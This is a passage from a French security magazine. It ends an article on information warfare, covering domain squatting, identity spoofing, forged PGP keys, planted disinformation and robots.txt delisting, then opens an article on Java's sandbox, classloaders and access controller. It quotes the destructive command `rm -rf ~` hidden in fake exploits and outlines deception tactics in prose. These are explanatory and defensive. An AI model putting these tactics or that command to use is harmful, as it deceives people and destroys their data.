L'autre "force" d'Internet, qui constitue une différence essentielle par rapport aux autres médias, se situe dans la possibilité pour tout un chacun de créer de l'information et de la diffuser. Les médias traditionnels disposent de leur propres canaux de renseignements, que ce soit des agences de presse, des personnalités, des "sources bien informées", etc. Quelqu'un qui n'est pas initialement dans ce circuit aura du mal à y injecter une information. En revanche, sur le Net, il suffit de balancer le message sur quelques sites bien choisis (voire de créer et entretenir ces sites) pour qu'ensuite il fasse son effet.

Nous nous plaçons donc maintenant dans la situation où un attaquant (ou un contre-attaquant) souhaite utiliser de l'information pour mener son action.

Avant précisons dans ce cas que l'attaquant a **toujours** l'avantage sur le défenseur, et ce pour une raison très simple : l'initiative. Quelle que ce soit l'action qu'il met en œuvre, le défenseur/contre-attaquant est en position réactive. Par exemple, si une personne lance une attaque de désinformation en polluant de nombreux sites de news, de listes de diffusions, et autres, l'attaqué ne pourra que constater les dégâts avant de répliquer.

Ici, l'objectif est de créer des informations qui seront fournies à qui en a besoin, attaquant ou contre-attaquant. Le but du jeu est donc de faire croire que ces informations sont authentiques et pertinentes. Étant donné l'avantage dont dispose l'attaquant, la seule mesure défensive possible consiste à contrôler très exactement l'information qui "fuira" (sous notre contrôle bien

sûr), par exemple de notre site Web. Dès lors, on se rend bien compte qu'il n'y a pas réellement de défense, puisqu'il s'agit aussi d'une forme d'attaque.

L'autre aspect de cette quête de l'information pour un défenseur est qu'il doit se considérer perpétuellement sous attaque. En effet, avec les nombreux outils de capitalisation qui existent (à commencer par les moteurs de recherche), le moindre changement est immédiatement détecté, et analysé.

LES NOMS DE DOMAINE

Une première attaque est de réserver des noms de domaine à la place d'autres personnes. En effet, les vérifications faites lors de l'enregistrement de domaines sont plus que légères. Il est possible de donner de faux noms pour les différents contacts.

Ainsi, si on recherche qui possède le site Linuxrulez.org, et qu'on trouve que c'est un certain Bill G., on pourrait croire à une orientation surprenante. En fait, la seule réelle vérification est celle concernant le contact "financier", celui qui paye lors de l'enregistrement. Vous pouvez alors payer par vous même, puis changer ce contact. Il est également possible de faire une petite frayeur à des concurrents qui veillent un peu trop sur vous. Il suffit de réserver un domaine laissant supposer un prochain coup qui va faire mal.

Terminons cette partie sur les noms de domaine en évoquant une technique de plus en plus employée qui consiste à réserver des noms de domaines proches de noms de domaine ayant pignon sur rue modulo une faute de frappe. Pour en savoir plus nous vous renvoyons à l'article **[26]** publié sur *SecurityFocus*.

MAILS, INSTANT MESSAGER, NEWSGROUPS, FORUMS : DIS MOI QUI TU ES ET JE TE DIRAI QUI JE SUIS

Dans le même genre, les mails ou les serveurs de news n'offrent aucune notion d'identification sérieuse : n'importe qui peut poster un message en usurpant l'identité d'une autre personne, parfois fictive. Cette technique a été utilisée sur *bugtraq* par exemple pour poster de faux exploits, qui, en réalité, faisaient un `rm -rf ~` effaçant ainsi le répertoire `home` de la victime. **[19]**. Certes, c'est gênant d'avoir tous ses fichiers effacés, mais cette attaque ne se limite pas à cela. Un étudiant a réussi à faire passer une dépêche sur un site de news où il travaillait auparavant, afin de faire tomber l'action d'une entreprise, tout en boursicotant, et aurait réussi à gagner 250000$ en quelques heures, soit la moitié de l'amende qu'il a dû payer **[21]**.

Des variations existent en fonction de l'imagination des attaquants. Supposons que l'attaquant souhaite s'en prendre au système d'information de PIGEON SA. Il poste, naïvement, des questions vers plusieurs sources (listes de diffusion, forums, et groupes de discussion), en se faisant passer pour un administrateur du réseau de PIGEON SA. Insidieusement, l'attaquant donnera en plus quelques informations superflues sur le réseau de la cible, tout en décrédibilisant l'administrateur quant à sa capacité à administrer, afin d'encourager les "méchants" à venir s'attaquer au réseau. Ainsi, ces attaques serviront de leurres pendant que le vrai méchant initie son action.

Prenons le cas du mail : qui n'a jamais reçu de spam ? Et même sans aller jusque là, qui n'a jamais fait de blague à ses collègues de bureau en envoyant un mail en changeant le champ From pour se faire passer pour le patron, un autre collaborateur, etc.?

Modifier ces champs contrôlés par l'expéditeur n'est pas difficile. En revanche, lorsqu'il traverse des serveurs de mails pour arriver à destination, chaque serveur dépose une sorte de tampon dans le message, ce qui permet de remonter à sa source. On voit apparaître, pour éviter cela, des réseaux d'*anonymizers* qui réécrivent les en-têtes des messages **[27]**.

CONTRE LES PROBLÈMES D'IDENTIFICATION, LA CRYPTOGRAPHIE !

La cryptographie se préoccupe de plusieurs problématiques, comme la confidentialité ou l'intégrité des données. Un autre aspect est lié à l'identification, c'est-à-dire prouver de manière sûre et incontestable qu'une personne est bien qui elle prétend être. Pour cela, il existe différentes méthodes d'authentification des personnes, et une particulièrement à la mode en ce moment vient des clés PGP. Un utilisateur crée une clé PGP, l'enregistre sur un serveur accessible à tous. Dorénavant, n'importe qui peut chiffrer des messages à destination de cette personne, qui peut de son côté les signer.

Cependant, rien n'empêche de créer des clés à la place d'autres personnes, voire de créer tout un réseau de confiance de fausses identités, en les faisant signer les clés des autres. Rechercher sur un serveur de clés (par exemple `http://pgp.mit.edu`) celles appartenant à Bill Gates, vous ne serez pas déçus !

DONNER L'INFORMATION, POURQUOI PAS ?

Selon votre accès au Web, les pages affichées ne sont pas les mêmes. Ainsi, prenez le moteur de recherche Google : lorsque vous rentrez l'URL `http://www.google.com` depuis un site hébergé en France, vous êtes automatiquement redirigés vers `http://www.google.fr`.

Si la société PIGEON décide d'examiner les logs de son serveur Web, il est très fortement probable qu'elle retrouvera toutes les adresses IP de ses concurrents. On pourrait penser qu'il suffirait à PIGEON S.A. de bloquer ou modifier ses pages Web en fonction de la source de la requête pour insuffler de fausses informations en direction de ses rivaux, voire de simuler une fuite d'information. Cependant, cette technique est limitée, et une personne qui se connecte depuis une adresse non "supervisée", ou via un anonymiseur, relèvera tout de suite les différences. Il n'est donc pas fiable de modifier partiellement le Web, en fonction de qui vient le visiter.

Qu'à cela ne tienne ! La solution est alors de contrôler en amont ce qui se trouve sur le Web (et tous les documents publics plus généralement), quitte à distiller de fausses informations. Après tout, ces informations n'engagent que ceux qui les lisent et y croient, et vous n'avez aucune obligation (comprendre "intérêt") à dévoiler toute votre stratégie publiquement.

DRESSER LES ROBOTS

M. Zalewski a proposé un article assez amusant, où il propose de dresser les robots pour faire le sale boulot à notre place. Il est assez simple de construire une page avec des liens vers des sites vulnérables, ou vers des URL situées derrière des formulaires, que les robots ne peuvent pas atteindre. De cette manière, le robot va analyser nos cibles à notre place. Il suffira ensuite d'aller demander au moteur de recherche ce qui nous intéresse, il nous dira ce qu'il a trouvé.

Ajoutons une autre possibilité des robots. Si un attaquant parvient à ajouter un fichier `robots.txt` sur un site Web adverse, il dispose d'un outil bien pratique. Qui contrôle le `robots.txt` d'un site contrôle sa visibilité. Ainsi, pour restreindre la visibilité d'un site, Google offre un mécanisme efficace pour le retirer de ses pages d'index **[25]**. Outre ce mécanisme, il suffit d'interdire l'accès à l'ensemble du site via le `robots.txt`, ce qui sera un peu plus long, le temps que les *crawlers* mettent à jour leur base (enfin, pour ceux qui respectent le `robots.txt`). Et une exclusion de quelques semaines des moteurs de recherche (le temps que les robots repassent, après que le subterfuge ait été découvert) peut être critique lorsqu'on vise des dates cles (Noël, etc.).

CONCLUSION

Il n'existe pas à proprement parler de contre-mesure contre ces agissements. La plupart des actions entreprises ici sont légales (pas systématiquement au sens législatif du terme, mais par rapport aux actions permises sur Internet). Comme mentionné précédemment, l'attaquant dispose d'un énorme avantage stratégique avec l'initiative.

Les problèmes qui se posent alors sont les mêmes que ceux subis par les réseaux. Il s'agit de détecter le plus rapidement possible les attaques qui nous visent pour être en mesure de répondre le plus tôt possible, en limitant ainsi la propagation malveillante qui nous cible.

En guise de réponse, les mêmes méthodes que celles employées pour l'attaque fonctionnent ... sous réserve qu'il faut savoir vers qui orienter sa contre-attaque, ce qui n'est pas toujours possible (ce qui n'empêche toutefois pas de répondre quand même).

Renaud Bidou - **renaud.bidou@iv2-technologies.com**

Philippe Biondi - **biondi@cartel-securite.fr**

Éric Detoisien - **valgasu@rstack.org**

Frédéric Raynal - **pappy@miscmag.com**

RÉFÉRENCES

[1] IANA - Root-Zone Whois Information - **http://www.iana.org/cctld/cctld-whois.htm**

[2] The Role of Non Obvious Relationships in the Foot Printing Process - **http://www.blackhat.com/html/win-usa-03/win-usa-03-speakers.html#sensepost**

[3] Web Data Extractor - **http://www.webextractor.com/**

[4] Strategic Finder - **http://www.strategicfinder.com/**

[5] Copernic Agent Professional - **http://www.copernic.com/**

[6] Teleport Pro - **http://www.tenmax.com/**

[7] Le mouchard d'Amazon - Anonymat.org - Janvier 2001 - **http://www.anonymat.org/archives/amazon.htm**

[8] CodeRed Worm - CERT® Advisory CA-2001-19 - Juillet 2002 - **http://www.cert.org/advisories/CA-2001-19.html**

[9] Erroneous VeriSign-Issued Digital Certificates Pose Spoofing Hazard - Microsoft Security Bulletin MS01-017 - Mars 2001 - **http://www.microsoft.com/technet/security/bulletin/MS01-017.asp?frame=true**

[10] rompigema.pl - **http://www.iv2-technologies.com/MISC7/rompigema.tar.gz**

[11] Cross Site Scripting - Eric Detoisien - MISC 3 - Juillet 2002

[12] Hypertext Transfer Protocol -- HTTP/1.1 - IETF - Juin 1999 - **http://www.ietf.org/rfc/rfc2616.txt**

[13] Cross Site Tracing - Jeremia Grossman - WhiteHat Security - Janvier 2003 - **http://www.cgisecurity.com/whitehat-mirror/WH-WhitePaper_XST_ebook.pdf** (mirroir)

[14] Le ver BackTrack - Vincent Royer - Althes - Décembre 2001 - **http://www.zataz.com/ftp/ZATAZ_Mag/backtrack.pdf**

[15] imgsrc.pl - **http://www.iv2-technologies.com/MISC7/imgsrc.tar.gz**

[16] **http://investor.register.com/ireye/ir_site.zhtml?ticker=rcom&script=410&layout=1&item_id=137908**

[17] **http://yro.slashdot.org/article.pl?sid=01/01/02/0556202&mode=thread**

[18] **http://slashdot.org/yro/00/12/11/1713233.shtml**

[19] **http://lists.jammed.com/vuln-dev/2001/09/0283.html**

[20] Against the robots: Rise of the robots - Michal Zalewski - Phrack 57

[21] **http://www.guerreco.com/sections.php3?op=viewarticle&artid=27**

[22] **http://lwn.net/Articles/24578/**

[23] **http://www.pivx.com/larholm/unpatched/default.htm**

[24] **http://www.wired.com/news/infostructure/0,1377,57897,00.html**

[25] **http://www.google.com/remove.html**

[26] **http://www.securityfocus.com/news/3413**

[27] **http://mixmaster.sourceforge.net/**

[28] **http://www.searchlores.org/**

[29] La fuite d'informations dans les documents propriétaires - MISC 7 - Mai 2003

L'architecture de

Comment exécuter du code potentiellement

La plate-forme Java gagne régulièrement de l'importance du côté serveur, en particulier avec la montée en puissance des serveurs JSP et des architectures de type Entreprise Java Beans. A l'origine, Java était associé aux applets et a conservé de ses débuts un mécanisme d'exécution sécurisée de codes potentiellement dangereux. L'architecture de sécurité a évolué avec les versions de Java et propose maintenant une infrastructure très intéressante tant pour les applications sur le poste client que pour l'utilisation sur le serveur. Cet article a pour objectif de présenter les mécanismes utilisés pour construire l'architecture de sécurité de Java et les possibilités de celle-ci.

Le premier positionnement commercial de la plate-forme Java a été historiquement l'extension des navigateurs Web du côté client, avec les applets. Rappelons que ce modèle consiste à télécharger un programme et à l'intégrer dans le navigateur lors d'un accès normal à une page Web, et ce de façon totalement transparente pour l'utilisateur. Pour limiter les dangers inhérents à ce mécanisme, les concepteurs de Java ont intégré dès l'origine du langage un mécanisme d'exécution de programmes potentiellement dangereux dans un environnement contrôlé fondé sur le modèle classique du *sandbox* (littéralement, le bac à sable). Les utilisations de la plate-forme Java dépassent maintenant très largement le simple cadre des applets, ce qui rend le mécanisme du sandbox particulièrement intéressant, en particulier pour un emploi du côté serveur.

Le principe du sandbox est conceptuellement simple : il s'agit de fournir un environnement d'exécution d'un programme totalement contrôlé, c'est-à-dire dans lequel chaque opération potentiellement dangereuse (en particulier les accès à des ressources comme la mémoire, les fichiers, le réseau, etc.) est soumise à une autorisation préalable. Le mécanisme de *chroot* d'Unix est un exemple de sandbox rudimentaire qui consiste à cacher un pan entier des ressources à un programme. La difficulté pratique principale est bien sûr son implémentation sans bogue, mais il ne faut pas négliger l'aspect applicatif. L'enjeu n'est pas d'empêcher tout accès (ce qui est relativement "facile"), mais au contraire de contrôler le plus finement possible l'accès à toutes les ressources.

L'architecture de sécurité de Java a évolué au fil des versions du JDK, passant d'un sandbox fonctionnel mais rudimentaire dans le JDK 1.0 à une architecture beaucoup plus souple et évoluée dans la version actuelle (1.4.1). Nous décrivons ici l'architecture actuelle du JDK.

BREF RAPPEL SUR JAVA

LA PLATE-FORME JAVA

Pour comprendre l'architecture de sécurité de Java, il est important d'avoir en tête quelques caractéristiques majeures de la plate-forme.

Tout d'abord, on parle de plate-forme Java pour désigner trois composants :

1. **La machine virtuelle Java** (JVM pour *Java Virtual Machine*) ;
2. **Le langage Java ;**
3. **L'ensemble des API Java** (les classes systèmes)

Conceptuellement, un programme Java est constitué de plusieurs classes fondées sur les classes systèmes. Lors de la compilation, le programme est traduit en *byte-code*, une sorte d'assembleur portable d'assez haut niveau (il comporte par exemple des instructions orientées objets et un *garbage collector*). L'exécution d'un programme Java est réalisée par un programme particulier, la machine virtuelle Java, qui se charge d'exécuter le byte-code (par exécuter on entend à la fois interpréter, c'est-à-dire traduire chaque instruction byte-code en une séquence d'opérations sur la machine hôte de la JVM, mais aussi compiler au vol, c'est-à-dire traduire une portion de byte-code en du code objet natif puis l'exécuter).

La structure de la plate-forme Java se retrouve dans l'architecture de sécurité : celle-ci intervient en effet au niveau

sécurité de Java

dangereux en environnement cloisonné

du langage lui-même, au niveau de la machine virtuelle et au niveau des classes systèmes. Une autre conséquence de l'architecture de la plate-forme est que les mécanismes de sécurité travaillent sur du byte-code au format très contrôlé et d'un niveau d'abstraction bien supérieur à du code objet, ce qui facilite leurs tâches.

Rappelons pour finir que le langage Java est fortement typé, c'est-à-dire que toute valeur ou objet manipulé possède un type et que toute méthode possède une signature (c'est-à-dire qu'elle précise les types des paramètres qu'elle s'attend à recevoir). Il est impossible (en l'absence de bogue dans la JVM utilisée) de contourner le système de typage, c'est-à-dire qu'on ne peut pas passer un réel (un *double*) à une méthode qui s'attend à recevoir un entier (un *int*) par exemple. Notons aussi que Java propose un contrôle d'accès au niveau des classes et de leur contenu (méthodes et variables). En effet, une variable, par exemple, peut être *private*, c'est-à-dire que seule la classe qui la définit peut la manipuler. D'autre part, la JVM vérifie les accès aux tableaux, ce qui interdit les débordements.

ENVIRONNEMENTS D'EXÉCUTION

Une caractéristique importante de la plate-forme Java est qu'elle remplace la notion d'exécutable par celle de composants logiciels. En effet, un programme Java peut revêtir différentes formes selon le but visé. Chaque forme est associée à un environnement d'exécution particulier qui fournit des services et qui impose des restrictions particulières.

Chaque programme se présente sous forme d'un ensemble de classes, avec une forme particulière :

- Une application Java est la version Java d'un exécutable. Le programme comporte une classe principale qui propose une méthode `main()`, le point d'entrée du programme. En général, une application Java est démarrée par une JVM qui lui est dédiée.
- Une applet Java est un composant logiciel qui s'intègre à un navigateur Web. Le programme comprend une classe principale qui étend la classe `Applet`. Comme la plupart des programmes Java, une applet est chargée dynamiquement par une JVM qui peut faire tourner d'autres programmes (en particulier d'autres applets).
- Une servlet Java est un composant logiciel qui s'intègre à un serveur Web. Le programme comprend une classe principale qui étend la classe `Servlet`. Le chargement est dynamique.

D'autres formes existent, comme par exemple les Entreprise Java Beans. Le point à retenir est que dans beaucoup de cas, la JVM peut être considérée comme un véritable ordinateur muni d'un système d'exploitation et qu'un programme Java est dynamiquement chargé dans la JVM pour être exécuté, en concurrence avec les autres programmes déjà en cours d'exécution dans la même machine. Le mécanisme de chargement des classes est donc au centre de la plate-forme Java et par conséquent au centre de l'architecture de sécurité.

LES GRANDES LIGNES DE L'ARCHITECTURE DE SÉCURITÉ

PRINCIPES GÉNÉRAUX

L'architecture de sécurité de Java est fondée sur deux concepts : la notion de domaine et celle de politique de sécurité. La notion de domaine est une généralisation du mécanisme de sandbox proposé dans les versions 1.0 et 1.1 du JDK. Un domaine est en fait un ensemble de classes et d'objets Java, caractérisé par l'origine (physique) du byte-code des classes et par les certificats correspondants aux clés éventuellement utilisées pour signer les byte-codes. A chaque domaine est associé un ensemble de permissions, c'est-à-dire un ensemble de droits d'accès à différentes ressources (le droit de lire un fichier, celui d'ouvrir une socket, etc.).

Une politique de sécurité est un ensemble de règles qui associent à chaque domaine des permissions, en se fondant essentiellement sur l'origine du byte-code des classes du domaine et sur les signatures de ce byte-code.

Le mécanisme de **sandbox du JDK 1.0** correspondait à l'existence de deux domaines : un domaine pour les classes locales, avec permission de tout faire, et un domaine pour les applets (classes téléchargées) avec des permissions très réduites.

Le **sandbox du JDK 1.1** a introduit la notion de politique de sécurité avec un grain très grossier : une applet signée est considérée comme un programme local et passe donc du domaine très restreint au domaine sans restriction.

La **version 1.2 du JDK** a introduit un apport considérable en généralisant la notion de domaine et en proposant un grain très fin pour la politique de sécurité.

MÉCANISMES UTILISÉS PAR L'ARCHITECTURE DE SÉCURITÉ

L'architecture de sécurité est réalisée à partir de plusieurs composants de la plate-forme Java :

❶ **Le vérificateur de byte-code** (*byte-code verifier*) qui s'assure en particulier que le typage fort de Java est bien respecté ;

❷ **Le chargeur de classes** (*classloader*) détermine (entre autres) les domaines en précisant l'origine du byte-code ;

❸ **Le contrôleur d'accès** (*access controller*) implémente les droits d'accès.

Nous allons détailler dans les sections suivantes ces différents composants.

LE VÉRIFICATEUR DE BYTE-CODE

PRINCIPE

L'architecture de sécurité de Java repose sur des caractéristiques fondamentales du langage, en particulier le typage fort, sans lequel elle s'écroule. Le premier rempart d'une JVM est donc son vérificateur de byte-code qui a pour rôle, comme son nom l'indique, de s'assurer que les classes que la JVM charge ne contiennent pas un byte-code qui tente de contourner les contraintes imposées par le langage. L'idée n'est pas seulement d'éviter un bogue dans un compilateur Java, ou encore de se protéger contre un byte-code spécifiquement écrit pour provoquer des problèmes, mais aussi de gagner en efficacité dans l'exécution du byte-code. Par exemple, les instructions du byte-code de la JVM sont typées. Grâce à une analyse du byte-code, la JVM s'assure une fois pour toutes que les contraintes de type sont vérifiées, ce qui évite de tester les types à chaque exécution du byte-code correspondant.

LES VÉRIFICATIONS EFFECTUÉES

La JVM réalise de très nombreuses vérifications sur un byte-code (décrites avec précision dans la spécification de la machine virtuelle [1]). **On peut les résumer ainsi :**

■ **Vérifications de format :** au plus bas niveau, la JVM vérifie que le byte-code d'une classe est bien au format spécifié (présence des champs obligatoires, taille des champs, etc.) ;

■ **Vérifications de surface des classes définies :** chaque byte-code définit un certain nombres de classes et la JVM réalise des vérifications de surface, par exemple sur la validité des noms de méthodes et de variables (pas de caractères interdits, longueur maximale respectée, etc.) ;

■ **Vérifications du code proprement dit :** le byte-code contient des définitions de méthodes qui, elles-mêmes, contiennent du code proprement dit, qui est validé par la JVM. Les vérifications correspondantes sont très importantes car elles garantissent l'intégrité de la JVM. Elles sont réalisées par une interprétation abstraite du code, c'est-à-dire que la JVM simule l'exécution du code sans réaliser véritablement les opérations et les appels de méthodes, et en ne tenant compte que des types des entités manipulées.

Les vérifications comprennent par exemple :

→ **une vérification de la structure du code :**

La JVM vérifie que les branchements dans le code se font bien vers du code existant, que l'intégrité des instructions est respectée (quand une instruction comporte plusieurs octets, on ne peut pas avoir un branchement au milieu de ceux-ci, etc.), que les blocs d'exception sont correctement disposés, etc.

→ **une vérification de la *frame* de chaque méthode :**

Dans la JVM, une méthode comporte une frame contenant deux zones de taille fixe déterminées à la compilation : un tableau de variables locales et une pile des opérandes (utilisées pour le stockage des résultats intermédiaires des calculs et appels de méthodes). La JVM s'assure que l'utilisation de variables locales est toujours correcte (variables initialisées avant utilisation, types corrects, etc.). De même, elle vérifie que la pile des opérandes ne subit pas de débordement et que les types sont toujours corrects lors de l'utilisation du contenu de la pile des opérandes par des instructions de la JVM.

→ **une vérification de l'utilisation des objets et classes :**

La JVM vérifie que les méthodes sont appelées seulement si elles peuvent l'être (vérification des droits d'accès) avec des paramètres corrects (en nombre et en type), que les variables sont utilisées en accord avec les droits d'accès et les types, que les objets sont construits correctement, etc.

La vérification du byte-code permet donc d'assurer que les contraintes imposées par le langage Java (essentiellement le contrôle d'accès et le typage fort) sont satisfaites. L'architecture de sécurité est très dépendante du respect de ces contraintes. Par exemple, une classe ne peut pas modifier son domaine car l'objet qui le représente ne propose pas de méthode de modification et ne donne pas accès à son contenu (qui est vraisemblablement entièrement représenté par des variables *private*). Le typage fort interdit d'accéder directement à la mémoire en transformant un entier en un pointeur, etc.

LES CHARGEURS DE CLASSES

PRINCIPE

Comme nous l'avons rappelé plus haut, beaucoup de programmes Java sont chargés dynamiquement dans une JVM déjà en cours d'exécution. Ce chargement est réalisé par un objet particulier dont la classe hérite de `ClassLoader`. Le rôle d'un chargeur de classes est essentiellement de convertir un flux d'octets en un objet `Class` qu'on peut ensuite utiliser pour étudier la classe correspondante ou encore pour créer un objet de cette classe (grâce à l'API d'introspection). A ce rôle opérationnel s'ajoute un aspect très important, la notion d'espace de noms (*namespace*). On pense en général qu'une classe est simplement identifiée par son nom complet, comme par exemple `java.lang.String`. En fait, dans une JVM, l'identification se fait par un couple composé du nom complet de la classe et du ClassLoader qui a été utilisé pour charger la classe. Il est ainsi possible d'avoir deux classes `fr.toto.Foo` distinctes, à condition qu'elles soient chargées par deux ClassLoaders distincts. Ce mécanisme est très utilisé : le serveur Tomcat l'utilise par exemple afin de réaliser la mise à jour à chaud des servlets.

Depuis le JDK 1.2, les ClassLoaders sont organisés de façon hiérarchique au sens où chaque ClassLoader possède un père, à savoir le ClassLoader qui l'a chargé. Le *ClassLoader bootstrap* (aussi appelé le *ClassLoader null*) est situé en haut de cette hiérarchie. Il ne s'agit pas *stricto sensu* d'une classe Java, mais plutôt d'une implémentation native (spécifique à chaque système) de ClassLoader, destinée à charger les classes système sans lesquelles la JVM ne peut pas fonctionner.

RÔLE DANS LE MÉCANISME D'EXÉCUTION SÉCURISÉE

Les ClassLoaders jouent un rôle fondamental dans la mise en place de l'architecture de sécurité. Comme indiqué plus haut, chaque classe d'un programme doit appartenir à un domaine (décrit par une instance de `ProtectionDomain`) dont la mise en place est assurée par le ClassLoader (qui se charge donc de renseigner les informations importantes, à savoir l'origine du byte-code et les éventuelles signatures).

D'autre part, on utilise généralement plusieurs ClassLoaders pour éviter certaines attaques. En effet, pour des raisons d'efficacité, les classes sont chargées par la JVM de façon paresseuse, c'est-à-dire quand on en a besoin. De plus, un ClassLoader ne recharge jamais une classe qu'il connaît déjà (ce qui signifie que la mise à jour à chaud d'une classe demande un changement de ClassLoader). On imagine alors facilement une attaque de la façon suivante. On s'arrange pour faire charger par la JVM le programme d'attaque avant le programme attaqué. Dans le programme d'attaque, on inclut des classes qui portent le même nom que les classes sensibles du programme attaqué, et qui reproduisent les interfaces de celles-ci, mais en ajoutant des portes dérobées. Par exemple, on peut rendre une variable sensible publique. Quand le programme attaqué est chargé, il utilise naturellement les classes déjà chargées qui remplacent donc les classes qu'il devrait normalement utiliser. Le programme d'attaque peut alors utiliser ses portes dérobées pour obtenir des informations sensibles, modifier le comportement du programme attaqué, etc.
Diverses techniques sont proposées pour rendre impossible ce genre d'attaque. Pour lutter directement contre l'attaque décrite ci-dessus, les navigateurs Web (par exemple) utilisent un ClassLoader différent par applet. Les mécanismes de la JVM interdisent totalement les accès entre des classes chargées par des ClassLoaders distincts.

Plus précisément, une classe donnée n'a accès directement qu'au ClassLoader qui l'a chargée. Grâce à la structure hiérarchique des ClassLoaders elle peut ensuite accéder au père de son ClassLoader, puis remonter dans la hiérarchie jusqu'au bootstrap. Cependant, la descente n'est pas possible : aucune méthode de ClassLoader n'existe pour accéder aux fils d'un chargeur donné. De ce fait, si l'applet A chargée par le ClassLoader LA définit une classe `fr.toto.Foo`, l'applet B, chargée par le ClassLoader LB, ne peut pas accéder au `fr.toto.Foo` de A. En effet, la classe `fr.toto.Foo` a été chargée par LA. Comme LB est différent de LA (et en l'absence de relation hiérarchique), LB n'a pas connaissance de `fr.toto.Foo`. Si l'applet B cherche à accéder à `fr.toto.Foo`, LB va tenter le chargement de la classe dans le byte-code défini par B. Si B définit la classe `fr.toto.Foo`, celle-ci sera effectivement chargée, mais sans aucune interférence avec LA. Les classes de l'applet A continueront à travailler normalement avec LA et donc avec leur propre version de `fr.toto.Foo`.

Pour préserver les classes systèmes, les ClassLoaders standards (dérivés de `SecureClassLoader`) utilisent un mécanisme de délégation. Quand une classe D demande le chargement d'une autre classe C, la JVM vérifie que C n'a pas déjà été chargée. Si ce n'est pas le cas, elle demande le chargement de C au ClassLoader de D, LD. Celui-ci délègue le chargement à son père. Si le père n'arrive pas à charger C, alors LD tente un chargement direct, par l'appel d'une méthode spécifique (par exemple par téléchargement du byte-code). Comme le mécanisme de délégation est récursif, toute classe système est chargée par le ClassLoader bootstrap.

Bien entendu, rien n'empêche de fabriquer un ClassLoader qui ne délègue pas. C'est pourquoi la création d'un ClassLoader est une opération considérée comme sensible et protégée par le mécanisme de sécurité.

Notons d'autre part qu'une application Java est chargée par un ClassLoader standard (à savoir l'URLClassLoader) qui respecte bien entendu le mécanisme de délégation. Conjointement avec le mécanisme décrit ci-dessous, il n'est donc pas possible d'écraser les classes systèmes (au sein de la JVM).

Enfin, le mécanisme de délégation pourrait être utilisé pour mettre en place des attaques permettant de contourner le système de typage [2]. Imaginons une classe C, chargée par LC, qui fait référence à une classe D. La classe D renvoie un objet d'une classe sensible E (dont une variable privée contient des informations d'authentification par exemple). On s'arrange pour faire charger D par un ClassLoader LD différent de LC et qui n'est pas fils de LC (par exemple le ClassLoader bootstrap, ou le père de LC). Dans D, E est alors chargée normalement. Mais dans C, on a préalablement chargé une version modifiée de E qui, par exemple, comprend une porte dérobée. Comme LD n'est pas fils de LC, il ne sait pas que E a déjà été chargée ! Fort heureusement, un mécanisme de contraintes intégré à la JVM (depuis la version 1.2) permet d'interdire complètement ce genre d'attaques [3].

LE CONTRÔLEUR D'ACCÈS

PRINCIPE GÉNÉRAL

La dernière pièce de l'architecture de sécurité de Java est le contrôleur d'accès, implémenté par la classe `AccessController`. Les droits d'accès à une ressource sont représentés en Java par des objets dont la classe hérite de `Permission`. Par exemple, les accès à des fichiers sont représentés par des objets `FilePermission`. Il est ainsi possible de définir dans un programme son propre système de droits d'accès à diverses ressources (par exemple les manipulations d'un compte bancaire) en utilisant le contrôleur d'accès de Java. Quand une opération sensible doit être réalisée par un programme Java, celui-ci commence par créer un objet `Permission` qui représente les droits correspondant à l'opération sensible. Ensuite, le programme appelle la méthode `checkPermission` de la classe `AccessController`, avec comme paramètre l'objet en question. Cette méthode rend la main si l'opération est permise, c'est-à-dire si le code en cours d'exécution possède bien les droits décrits par l'objet passé en paramètre. Dans le cas contraire, la méthode échoue avec une exception de type `AccessControlException`. Dans l'exemple suivant, le programme vérifie qu'il peut accéder en lecture au fichier `/etc/shadow` :

```
FilePermission perm = new FilePermission("/etc/shadow", "read");
AccessController.checkPermission(perm);
```

L'exemple proposé est assez caractéristique des utilisations du contrôleur d'accès. En effet, un droit d'accès (un objet dont la classe hérite de `Permission`) est caractérisé par un nom et un ensemble d'actions. Le type du droit d'accès est une caractérisation de haut niveau de ce droit. Par exemple, `SocketPermission` concerne les droits d'accès au réseau. Le nom du droit d'accès précise la ressource : dans notre exemple, il s'agit du nom du fichier. Enfin, la liste d'actions (réduite ici dans l'exemple à `"read"`) précise les opérations que le code a le droit de réaliser sur la ressource. En général, on les représente sous forme d'une liste de mots clés séparés par des virgules. Notons que la plate-forme Java définit un nombre important de classes correspondant à des droits d'accès et que les bibliothèques système protègent toutes les ressources sensibles de cette façon (cf [4]).

DÉTERMINATION DES DROITS

Le contrôleur d'accès utilise un algorithme assez simple pour déterminer si le code qui effectue l'appel à `checkPermission` possède effectivement les droits représentés par l'objet passé en paramètre. A tout moment dans un programme, la JVM connaît le contexte (la pile d'appels), c'est-à-dire la liste des méthodes appelantes qui conduisent au code en cours d'exécution depuis le point d'entrée dans le programme. Le contrôleur d'accès utilise cette pile pour déterminer le domaine de chacune des classes traversées. Grâce à la politique de sécurité, il détermine les droits d'accès associés à chaque domaine et en réalise l'intersection. Le code en cours d'exécution obtient ainsi les droits d'accès seulement si la chaîne d'appels qui mène à ce code ne traverse que des classes qui ont les droits d'accès en question. Considérons l'exemple simple suivant. On propose d'abord une classe `Main` :

```
package main;
public class Main
{
  public static void main(String[] args)
  {
    Truc.test();
  }
}
```

et une classe `Truc` :

```
package main;
import java.io.File;
public class Truc
{
  public static void test()
  {
    File f=new File("/tmp/my-test-file");
    f.delete();
  }
}
```

On regroupe les deux classes dans le fichier `main.jar`, ce qui forme une application (quand on déclare `Main` comme classe principale). Quand on lance l'application, on finit par exécuter la méthode `f.delete()` dans la classe `Truc`. Le contrôleur d'accès vérifie alors que l'effacement du fichier `/tmp/my-test-file` est bien autorisé. La vérification est demandée par la classe `File` qui est une classe système. La pile d'appels contient à ce moment les méthodes `Main.main`, `Truc.test` et `File.delete`.

Les classes systèmes ont bien sûr tous les droits sinon les programmes Java seraient intrinsèquement très limités ! Donc, en particulier, `File` a le droit d'effacer le fichier concerné (au moins au sens Java, le système d'exploitation n'est pas

obligatoirement d'accord !). Cependant, la règle d'intersection fait que pour que la suppression du fichier soit autorisée, il faut que `Main` et `Truc` possèdent elles aussi le droit d'effacement.

Quand on lance une application Java, la machine virtuelle n'installe pas de contrôle d'accès et le programme fonctionne sans poser de problème (à condition bien sûr que le système d'exploitation permette la suppression du fichier considéré). Pour lancer une application avec un contrôle d'accès, il faut donner une valeur à la propriété Java `java.security.manager`.

On peut par exemple écrire :

```
java -Djava.security.manager -jar main.jar
```

